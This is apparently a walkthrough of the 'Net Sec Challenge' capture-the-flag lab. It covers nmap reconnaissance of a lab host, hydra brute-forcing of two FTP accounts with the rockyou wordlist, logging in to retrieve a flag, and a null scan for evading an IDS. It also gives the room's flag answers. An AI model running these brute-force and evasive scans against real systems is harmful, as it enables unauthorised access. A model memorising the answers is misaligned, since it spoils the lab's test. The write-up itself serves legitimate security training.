
Net Sec Challenge


What is the highest port number being open less than 10,000?



```
root@ip-10-10-125-235:~# nmap -A -p1-10000 10.10.93.153

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 06:26 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00094s latency).
Not shown: 9995 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp   open  http          lighttpd
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp  open  netbios-ssn?
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
445/tcp  open  microsoft-ds?
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
8080/tcp open  http          Node.js (Express middleware)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

8080

There is an open port outside the common 1000 ports; it is above 10,000. What is it?




```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 07:45 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
10021/tcp open  ftp     vsftpd 3.0.3
MAC Address: 02:3B:C1:51:D4:6F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (9
 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

10021

How many TCP ports are open?

6


What is the flag hidden in the HTTP server header?



```
root@ip-10-10-125-235:~# nmap -A -p1-10000 10.10.93.153

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 06:26 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00094s latency).
Not shown: 9995 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp   open  http          lighttpd
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp  open  netbios-ssn?
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
445/tcp  open  microsoft-ds?
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
8080/tcp open  http          Node.js (Express middleware)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

THM{web_server_25352}


What is the flag hidden in the SSH server header?



```
root@ip-10-10-125-235:~# nmap -A -p1-10000 10.10.93.153

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 06:26 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00094s latency).
Not shown: 9995 closed ports
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp   open  http          lighttpd
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp  open  netbios-ssn?
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
445/tcp  open  microsoft-ds?
| fingerprint-strings:
|   SMBProgNeg:
|_    SMBr
8080/tcp open  http          Node.js (Express middleware)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints
 at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

THM{946219583339}

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?




```
Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 07:45 BST
Nmap scan report for ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)
Host is up (0.00031s latency).

PORT      STATE SERVICE VERSION
10021/tcp open  ftp     vsftpd 3.0.3
MAC Address: 02:3B:C1:51:D4:6F (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.8 (95%), Linux 3.1 (94%), Linux 3.2 (94%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (9
 3.16 (93%), Linux 2.6.32 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%), Linux 3.2 - 4.8 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.31 ms ip-10-10-93-153.eu-west-1.compute.internal (10.10.93.153)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

vsftpd 3.0.3


We learned two usernames using social engineering: `eddie` and `quinn`. What is the flag hidden in one of these two account files and accessible via FTP?

```
hydra -l eddie -P /usr/share/wordlists/rockyou.txt ftp://10.10.93.153:10021
```




```
[ATTEMPT] target 10.10.93.153 - login "eddie" - pass "1234567890" - 48 of 143443
98 [child 14] (0/0)
[10021][ftp] host: 10.10.93.153   login: eddie   password: jordan
[STATUS] attack finished for 10.10.93.153 (waiting for children to complete test
s)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-07 07:31:30
```

```
hydra -l quinn -P /usr/share/wordlists/rockyou.txt ftp://10.10.93.153:10021
```




```
[child 13] (0/0)
[ATTEMPT] target 10.10.93.153 - login "quinn" - pass "1234567890" - 48 of 143443
98 [child 15] (0/0)
[10021][ftp] host: 10.10.93.153   login: quinn   password: andrea
[STATUS] attack finished for 10.10.93.153 (waiting for children to complete test
s)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2022-05-07 07:31:44
```



```
root@ip-10-10-125-235:/usr/share/wordlists# ftp 10.10.93.153 10021
Connected to 10.10.93.153.
220 (vsFTPd 3.0.3)
Name (10.10.93.153:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
226 Directory send OK.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
226 Transfer complete.
18 bytes received in 0.00 secs (5.2994 kB/s)
ftp> cat ftp_flag.txt
?Invalid command
ftp> exit
221 Goodbye.
root@ip-10-10-125-235:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  ftp_flag.txt  MetasploitRoom  PythonForPentesters  rockyou.txt  SecLists  wordlists.zip
root@ip-10-10-125-235:/usr/share/wordlists# cat ftp_flag.txt
THM{321452667098}
```

THM{321452667098}

Browsing to `http://10.10.93.153:8080` displays a small challenge that will give you a flag once you solve it. What is the flag?



38 %

Chance of scan being detected

Your mission is to use Nmap to scan **10.10.93.153** (this machine) as covertly as possible and avoid being detected by the IDS.

Exercise Complete! Task answer: THM{f7443f99}

```
root@ip-10-10-125-235:~# nmap -sN 10.10.93.153

Starting Nmap 7.60 ( https://nmap.org ) at 2022-05-07 07:40 BST
```

THM{f7443f99}